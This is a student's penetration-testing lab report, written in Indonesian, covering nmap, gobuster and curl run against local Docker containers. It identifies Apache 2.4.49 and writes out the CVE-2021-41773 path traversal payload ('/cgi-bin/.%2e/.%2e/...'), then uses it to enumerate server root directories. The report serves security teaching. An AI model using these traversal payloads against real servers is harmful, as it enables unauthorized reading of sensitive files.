



LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA

BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas

Langkah Praktikum

Langkah 1 (Instalasi Persiapan Lingkungan Praktikum)

- 1) Buka terminal pada sistem operasi Linux.
- 2) Pada terminal, lakukan instalasi gobuster
`sudo apt install gobuster`
- 3) Lakukan pengecekan hasil instalasi tools, dengan perintah:
`gobuster -h`

```
(user@kali)-[~]
$ sudo apt install gobuster
[sudo] password for user:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libadwaita-1-0 libappstream5 libatk-adaptor libboost-dev libboost1.83-dev libopenblas-dev
  libopenblas-pthread-dev libopenblas0 libpython3-all-dev libpython3.12-dev libpython3.12-dev
  libstemmer0d libxmlb2 libxsimd-dev python3-all-dev python3-beniget python3-gast python3-pyatspi
  python3-pythran python3.12-dev xtl-dev zenity zenity-common
Use 'sudo apt autoremove' to remove them.
Suggested packages:
  cups
The following NEW packages will be installed:
  gobuster
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 2538 kB of archives.
After this operation, 8188 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 gobuster amd64 3.6.0-1+b1 [2538 kB]
Fetched 2538 kB in 3s (921 kB/s)
Selecting previously unselected package gobuster.
(Reading database ... 406400 files and directories currently installed.)
Preparing to unpack .../gobuster_3.6.0-1+b1_amd64.deb ...
Unpacking gobuster (3.6.0-1+b1) ...
```

1 Nama : Dani Adrian
2 NIM : 225150201111009
3





LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA

BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas

```
(user@kali)-[~]
$ gobuster -h
Usage:
  gobuster [command]

Available Commands:
  completion  Generate the autocompletion script for the specified shell
  dir          Uses directory/file enumeration mode
  dns         Uses DNS subdomain enumeration mode
  fuzz        Uses fuzzing mode. Replaces the keyword FUZZ in the URL, Headers and the request body
  gcs         Uses gcs bucket enumeration mode
  help        Help about any command
  s3          Uses aws bucket enumeration mode
  tftp        Uses TFTP enumeration mode
  version     shows the current version
  vhost       Uses VHOST enumeration mode (you most probably want to use the IP address as the URL parameter)

Flags:
  --debug           Enable debug output
  --delay duration  Time each thread waits between requests (e.g. 1500ms)
  -h, --help       help for gobuster
  --no-color        Disable color output
  --no-error        Don't display errors
  -z, --no-progress Don't display progress
```

Penjelasan :

`sudo apt install gobuster` adalah perintah yang digunakan untuk menginstal Gobuster pada distribusi Linux berbasis Debian (seperti Ubuntu) dengan menggunakan manajer paket apt. Dengan menjalankan perintah `gobuster -h`, kita merequest panduan penggunaan dari Gobuster. Ini merupakan cara cepat untuk memeriksa apakah instalasi berhasil dan alat tersebut siap digunakan.

4) instalasi tools curl, dengan perintah:

```
sudo apt install curl
```



LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA

BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas

```
(user@kali)-[~]
└─$ sudo apt install curl
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
curl is already the newest version (8.5.0-2).
The following packages were automatically installed and are no longer required:
  libadwaita-1-0 libappstream5 libatk-adaptor libboost-dev libboost1.83-dev libopenblas-dev
  libopenblas-pthread-dev libopenblas0 libpython3-all-dev libpython3.12 libpython3.12-dev
  libstemmer0d libxmlb2 libxsimd-dev python3-all-dev python3-beniget python3-gast python3-pyatspi
  python3-pythran python3.12-dev xtl-dev zenity zenity-common
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

(user@kali)-[~]
└─$
```

Penjelasan :

Curl adalah alat yang digunakan untuk mentransfer data melalui berbagai protokol seperti HTTP, HTTPS, FTP, dan banyak lagi. Curl berfungsi untuk mengambil atau mengirim data melalui jaringan.

`sudo apt install curl` adalah perintah yang digunakan untuk menginstal Curl.

5) Lakukan pengecekan hasil instalasi tools, dengan perintah:

`curl -h`




**LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA**

BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas

```
(user@kali)-[~]
$ curl -h
Usage: curl [options ...] <url>
  -d, --data <data>           HTTP POST data
  -f, --fail                   Fail fast with no output on HTTP errors
  -h, --help <category>       Get help for commands
  -i, --include                 Include protocol response headers in the output
  -o, --output <file>          Write to file instead of stdout
  -O, --remote-name             Write output to a file named as the remote file
  -s, --silent                  Silent mode
  -T, --upload-file <file>     Transfer local FILE to destination
  -u, --user <user:password>   Server user and password
  -A, --user-agent <name>      Send User-Agent <name> to server
  -v, --verbose                 Make the operation more talkative
  -V, --version                 Show version number and quit

This is not the full help, this menu is stripped into categories.
Use "--help category" to get an overview of all categories.
For all options use the manual or "--help all".

(user@kali)-[~]
$
```



Penjelasan :

Dengan menjalankan perintah `curl -h`, kita merequest panduan penggunaan dari Curl. Ini adalah cara cepat untuk memeriksa apakah instalasi berhasil dan alat tersebut siap digunakan.

- 6) Kemudian lakukan cloning github repository untuk lab percobaan bagian 1:
`git clone https://github.com/adhiyaksactf/ki-pentesting.git`



LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA

BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas

```
(user@kali)-[~]  
$ git clone https://github.com/adhiyaksactf/ki-pentesting.git  
Cloning into 'ki-pentesting'...  
remote: Enumerating objects: 59, done.  
remote: Counting objects: 100% (59/59), done.  
remote: Compressing objects: 100% (46/46), done.  
remote: Total 59 (delta 22), reused 19 (delta 5), pack-reused 0  
Receiving objects: 100% (59/59), 460.48 KiB | 606.00 KiB/s, done.  
Resolving deltas: 100% (22/22), done.  
  
(user@kali)-[~]  
$
```

1 Nama : Dani Adrian
2 NIM : 225150201111009

Penjelasan :

`git clone https://github.com/adhiyaksactf/ki-pentesting.git` adalah perintah untuk mengkloning repositori dari URL.

7) Lakukan cloning github repository untuk lab percobaan bagian 2:

`git clone https://github.com/noverdy/ki-xss.git`

```
(user@kali)-[~]  
$ git clone https://github.com/noverdy/ki-xss.git  
Cloning into 'ki-xss'...  
remote: Enumerating objects: 238, done.  
remote: Counting objects: 100% (238/238), done.  
remote: Compressing objects: 100% (155/155), done.  
remote: Total 238 (delta 73), reused 222 (delta 57), pack-reused 0  
Receiving objects: 100% (238/238), 101.61 KiB | 1.64 MiB/s, done.  
Resolving deltas: 100% (73/73), done.  
  
(user@kali)-[~]  
$
```

1 Nama : Dani Adrian
2 NIM : 225150201111009

Penjelasan :

`git clone https://github.com/noverdy/ki-xss.git` adalah perintah untuk mengkloning repositori dari URL.



LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA

BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas

- 8) Masuk ke dalam direktori ki-pentesting dengan perintah:
`cd ki-pentesting`
- 9) Melakukan build docker untuk ki-pentesting dengan perintah:
`sudo docker-compose up -d`
- 10) Jalankan perintah berikut untuk mengecek apakah service sudah berjalan:
`sudo docker ps`

```
(user@kali)~/ki-pentesting
$ sudo docker-compose up -d
Creating network "ki-pentesting_default" with the default driver
Pulling app (thatevan/ki-pentesting:2.4.49-alpine)...
2.4.49-alpine: Pulling from thatdevan/ki-pentesting
a0d0a0d46f8b: Pull complete
3152ee199245: Pull complete
b593f3373482: Pull complete
007878889a0b: Pull complete
b82659696d39: Pull complete
1f40cd02a084: Pull complete
a76f29645084: Pull complete
e503974d05df: Pull complete
0a4b828fc7b0: Pull complete
b45d43663b77: Pull complete
d5e4a4201eb5: Pull complete
Digest: sha256:51b75b406a08dc200bd9065e4a58592ca412b6894fa1f3ed0d4985af44822379
Status: Downloaded newer image for thatdevan/ki-pentesting:2.4.49-alpine
Creating pentesting-apache ... done
```

```
(user@kali)~/ki-pentesting
$ sudo docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS
e5638191f51f	thatevan/ki-pentesting:2.4.49-alpine	"httpd-foreground"	About a minute ago	Up About a minute	0.0.0.0:80→80/tcp,
:::80→80/tcp	pentesting-apache				

```
(user@kali)~/ki-pentesting
$
```

Penjelasan :

Dengan menggunakan Docker Compose dan file konfigurasi docker-compose.yml yang ada di dalam direktori proyek, kita akan membuat dan menjalankan container Docker yang diperlukan untuk praktikum bab ini.




LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA

BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas

perintah `sudo docker ps` untuk melihat daftar kontainer Docker yang sedang berjalan

- 11) Apabila berhasil maka service akan berjalan pada port 80, sehingga dapat mengakses pada browser dengan alamat `localhost:80`



- 12) Kembali pada terminal Anda lakukan perintah untuk masuk ke direktori `ki-xss`:
`cd ../ki-xss`
- 13) Melakukan build docker untuk `ki-xss` dengan perintah:
`sudo docker-compose up -d`
- 14) Jalankan perintah berikut untuk mengecek apakah service sudah berjalan:
`sudo docker ps`



LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA

BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas

```
(user@kali)-[~]
$ cd ki-xss
(user@kali)-[~/ki-xss]
$ sudo docker-compose up -d
Starting db ... done
Starting backend ... done
Starting webserver ... done
(user@kali)-[~/ki-xss]
$ sudo docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS
e5638191f51f	thatevan/ki-pentesting:2.4.49-alpine	"httpd-foreground"	5 minutes ago	Up About a minute	0.0.0.0:80→80/tcp,
:::80→80/tcp	pentesting-apache				
b02dd8b4b943	nginx:1.21.6-alpine	"/docker-entrypoint..."	4 days ago	Up 9 seconds	0.0.0.0:1337→80/tc
p, :::1337→80/tcp	webserver				
d03a27798448	ki-xss_backend	"docker-php-entrypoi..."	4 days ago	Up 9 seconds	9000/tcp
backend					
19249d9b5230	mariadb:10	"docker-entrypoint.s..."	4 days ago	Up 20 seconds (healthy)	3306/tcp
db					

```
(user@kali)-[~/ki-xss]
$
```

1 Nama : Dani Adrian
2 NIM : 225150201111009

Penjelasan :

Dengan menggunakan Docker Compose dan file konfigurasi docker-compose.yml yang ada di dalam direktori proyek, kita akan membuat dan menjalankan container Docker yang diperlukan untuk praktikum bab ini.


perintah `sudo docker ps` untuk melihat daftar kontainer Docker yang sedang berjalan

- 15) Apabila berhasil maka service akan berjalan pada port 1337, sehingga dapat mengakses pada browser dengan alamat localhost:1337



**LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA**

BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas



Langkah 2 (Basic Penetration Testing)

Berikut ini langkah-langkah yang perlu dilakukan dalam menyelesaikan lab praktikum:

- **Network Scanning**

1) Pada terminal Anda lakukan network scanning pada target, dengan perintah:

```
nmap localhost
```

Port apa yang terbuka dan berjalan pada alamat tersebut?



LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA

BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas

```
(user@kali)-[~]
$ nmap localhost
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-22 19:16 WIB
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000038s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds

(user@kali)-[~]
$
```

Penjelasan :

Untuk mengetahui port mana yang terbuka dan berjalan pada alamat localhost setelah melakukan network scanning kita menggunakan Nmap .

- 2) Selanjutnya, kita perlu mendeteksi Sistem operasi, versi, dan informasi lainnya pada port yang terbuka dan berjalan tersebut, dengan perintah:

```
nmap -p MasukkanPort -A -v localhost
```

Coba jelaskan servis apa yang berjalan pada port tersebut, dan apa kerentanan yang mungkin dimiliki pada servis tersebut?

```
nmap -p 80 -A -v localhost
```



LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA

BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas

```
(user@kali)-[~]
$ nmap -p 80 -A -v localhost

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-22 19:22 WIB
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:22
Completed NSE at 19:22, 0.00s elapsed
Initiating NSE at 19:22
Completed NSE at 19:22, 0.00s elapsed
Initiating NSE at 19:22
Completed NSE at 19:22, 0.00s elapsed
Initiating Ping Scan at 19:22
Scanning localhost (127.0.0.1) [2 ports]
Completed Ping Scan at 19:22, 0.00s elapsed (1 total hosts)
Initiating Connect Scan at 19:22
Scanning localhost (127.0.0.1) [1 port]
Discovered open port 80/tcp on 127.0.0.1
Completed Connect Scan at 19:22, 0.00s elapsed (1 total ports)
Initiating Service scan at 19:22
Scanning 1 service on localhost (127.0.0.1)
Completed Service scan at 19:22, 6.01s elapsed (1 service on 1 host)
NSE: Script scanning 127.0.0.1.
Initiating NSE at 19:22
Completed NSE at 19:22, 0.06s elapsed
Initiating NSE at 19:22
Completed NSE at 19:22, 0.00s elapsed
Initiating NSE at 19:22
Completed NSE at 19:22, 0.00s elapsed
Nmap scan report for localhost (127.0.0.1)
```


~/Desktop/documentnama - Mo
File Edit Search View Document Help
1 Nama : Dani Adrian
2 NIM : 225150201111009
3



LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA

BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas

```
user@kali: ~  
File Actions Edit View Help  
Completed NSE at 19:22, 0.00s elapsed  
Initiating NSE at 19:22  
Completed NSE at 19:22, 0.00s elapsed  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.00035s latency).  
Other addresses for localhost (not scanned): ::1  
  
PORT      STATE SERVICE VERSION  
80/tcp    open  http      Apache httpd 2.4.49 ((Unix))  
|_ http-title: Site doesn't have a title (text/html).  
|_ http-server-header: Apache/2.4.49 (Unix)  
|_ http-methods:  
|   Supported Methods: GET POST OPTIONS HEAD TRACE  
|_ Potentially risky methods: TRACE  
  
NSE: Script Post-scanning.  
Initiating NSE at 19:22  
Completed NSE at 19:22, 0.00s elapsed  
Initiating NSE at 19:22  
Completed NSE at 19:22, 0.00s elapsed  
Initiating NSE at 19:22  
Completed NSE at 19:22, 0.00s elapsed  
Read data files from: /usr/bin/../share/nmap  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 6.39 seconds
```



Penjelasan :

Perintah diatas memberikan informasi lebih rinci tentang servis yang berjalan pada port, serta mencoba mendeteksi sistem operasi dan versi yang digunakan.

- Port 80/tcp terbuka, yang menunjukkan bahwa ada layanan HTTP yang berjalan di sistem.
- Servis tersebut diidentifikasi sebagai Apache httpd versi 2.4.49 yang berjalan di sistem operasi Unix.
- Informasi tambahan menunjukkan bahwa server web Apache mendukung metode HTTP seperti GET, POST, OPTIONS, HEAD, dan TRACE. Metode TRACE yang diketahui memiliki potensi keamanan yang rentan terhadap serangan Cross-Site Tracing (XST).
- Title halaman web tidak tersedia, yang bisa saja menjadi tanda dari konfigurasi standar atau mungkin ada masalah dalam pengaturan halaman tersebut.
- Potensi kerentanan terletak pada dukungan terhadap metode TRACE. Metode ini dapat digunakan untuk melakukan serangan Cross-Site



LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA

BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas

Tracing (XST) jika tidak dikonfigurasi dengan benar atau jika layanan tersebut tidak memerlukan metode TRACE.

- **Directory Scanning**

- 3) Untuk mengetahui direktori atau asset yang dimiliki dari sebuah servis atau website kita dapat menggunakan tools directory scanning dengan wordlist yang sudah kita siapkan sebelumnya. Dengan menggunakan perintah:

```
gobuster dir -w WORDLIST.txt -u localhost
```

```
(user@kali)~[~]
$ cd ki-pentesting

(user@kali)~[~/ki-pentesting]
$ gobuster dir -w WORDLIST.txt -u localhost

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://localhost
[+] Method: GET
[+] Threads: 10
[+] Wordlist: WORDLIST.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/assets (Status: 301) [Size: 232] [→ http://localhost/assets/]
Progress: 20116 / 20117 (100.00%)

Finished

(user@kali)~[~/ki-pentesting]
$
```

Penjelasan :

Perintah gobuster digunakan untuk menjalankan alat scanning direktori. Opsi dir menunjukkan bahwa kita ingin melakukan scanning direktori. -w WORDLIST.txt



LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA

BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas

adalah opsi untuk menentukan wordlist yang akan digunakan untuk mencoba nama-nama direktori. -u localhost menentukan URL atau alamat yang akan di-scan, dalam hal ini, localhost.

Penjelasan output :

- Gobuster sedang menjalankan mode enumerasi direktori pada URL `http://localhost`.
- Metode yang digunakan adalah GET (Gobuster akan menggunakan permintaan HTTP GET untuk mencoba mengakses direktori-direktori yang ada).
- Jumlah thread yang digunakan adalah 10 (Gobuster akan melakukan scanning dengan menggunakan 10 thread secara paralel untuk meningkatkan efisiensi).
- Wordlist yang digunakan adalah `WORDLIST.txt`, yang berisi daftar kata atau direktori yang akan dicoba oleh Gobuster.
- Gobuster akan mengabaikan respons dengan kode status 404 (Not Found), yang menunjukkan bahwa direktori tersebut tidak ditemukan.
- User agent yang digunakan adalah `gobuster/3.6`.
- Timeout yang ditentukan adalah 10 detik.

- **Eksplorasi Temuan Kerentanan CVE**

- 4) Setelah melakukan pengumpulan informasi melalui kedua tools tersebut, kita dapat mengetahui versi apache yang digunakan pada web server tersebut adalah apache HTTP Server 2.4.49, Pada apache versi tersebut dapat kita eksploitasi untuk membaca file sensitif di dalamnya, dengan menggabungkan serangan directory traversal dengan URL encoding. Jelaskan bagaimana mekanisme serangan tersebut dapat terjadi?

```
localhost:80/cgi-  
bin/.%2e/.%2e/.%2e/.%2e/TargetPathDirectory
```




**LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA**

BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas

```
(user@kali)-[~/ki-pentesting]
$ localhost:80/cgi-bin/.%2e/.%2e/.%2e/TargetPathDirectory
zsh: no such file or directory: localhost:80/cgi-bin/.%2e/.%2e/.%2e/TargetPathDirectory

(user@kali)-[~/ki-pentesting]
$
```



Penjelasan :

Dengan menggunakan jalur akses yang dimodifikasi dengan karakter-karakter backslash (. . /) dan URL encoding, kita dapat mencoba mengakses direktori atau file yang sensitif di dalam server.

String /.%2e/ akan diubah oleh server menjadi / . . / dalam proses interpretasi URL, yang akan membantu untuk bergerak mundur ke direktori induk

Penjelasan output :

Server memberikan respons no such file or directory karena tidak dapat menemukan sumber daya yang diminta.

- 5) Coba manfaatkan kembali tools gobuster untuk menemukan direktori yang tersembunyi dengan memanfaatkan kerentanan dari servis tersebut yang telah Anda ketahui.

```
gobuster dir -w WORDLIST.txt -u localhost:80/cgi-  
bin/.%2e/.%2e/.%2e/.%2e
```




LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA

BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas

```
(user@kali) [~/ki-pentesting]
$ gobuster dir -w WORDLIST.txt -u http://localhost:80/cgi-bin/.%2e/.%2e/.%2e/.%2e

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://localhost:80/cgi-bin/.%2e/.%2e/.%2e/.%2e
[+] Method: GET
[+] Threads: 10
[+] Wordlist: WORDLIST.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/tmp (Status: 301) [Size: 249] [→ http://localhost/cgi-bin/../../tmp/]
/media (Status: 301) [Size: 251] [→ http://localhost/cgi-bin/../../media/]
/bin (Status: 301) [Size: 249] [→ http://localhost/cgi-bin/../../bin/]
/lib (Status: 301) [Size: 249] [→ http://localhost/cgi-bin/../../lib/]
/var (Status: 301) [Size: 249] [→ http://localhost/cgi-bin/../../var/]
/home (Status: 301) [Size: 250] [→ http://localhost/cgi-bin/../../home/]
/dev (Status: 301) [Size: 249] [→ http://localhost/cgi-bin/../../dev/]
/fileadmin (Status: 200) [Size: 138]
/etc (Status: 301) [Size: 249] [→ http://localhost/cgi-bin/../../etc/]
/sys (Status: 301) [Size: 249] [→ http://localhost/cgi-bin/../../sys/]
/usr (Status: 301) [Size: 249] [→ http://localhost/cgi-bin/../../usr/]
/root (Status: 301) [Size: 250] [→ http://localhost/cgi-bin/../../root/]
/opt (Status: 301) [Size: 249] [→ http://localhost/cgi-bin/../../opt/]
/Reports List (Status: 400) [Size: 226]
```

Penjelasan :

/tmp, /media, /bin, /lib, /var, /home, /dev, /etc, /sys, /usr, /root, /opt, /srv, /run, /proc, /sbin, /mnt: Direktori-direktori ini memberikan respons dengan status 301 (Moved Permanently), yang menunjukkan bahwa server telah memindahkan permintaan ke lokasi lain.

/, /Style Library, /modern mom, /neuf giga photo, /Reports List, /external files, /}, /Användare, /Web References, /My Project, /Contact Us, /⌂, /Donate Cash, /Home Page, /Planned Giving, /Press Releases, /Privacy Policy, /Site Map, /除候选, /侵权, /除投票: Direktori-direktori ini memberikan respons dengan status 400 (Bad Request). Ini menunjukkan bahwa server telah menerima permintaan, tetapi tidak dapat memprosesnya karena permintaan tersebut tidak valid atau tidak sesuai dengan aturan server.



**LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA**


BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas

/fileadmin: Direktori ini memberikan respons dengan status 200 (OK), yang menunjukkan bahwa server memberikan respons positif. Ini menunjukkan bahwa direktori tersebut ada dan dapat diakses.

Berikutnya, apabila Anda menemukan direktori yang tersembunyi dengan HTTP response 200, cobalah akses direktori tersebut dengan bantuan tools curl.

```
curl localhost:80/cgi-bin/.%2e/.%2e/.%2e/.%2e/TargetDirectoryPath
```

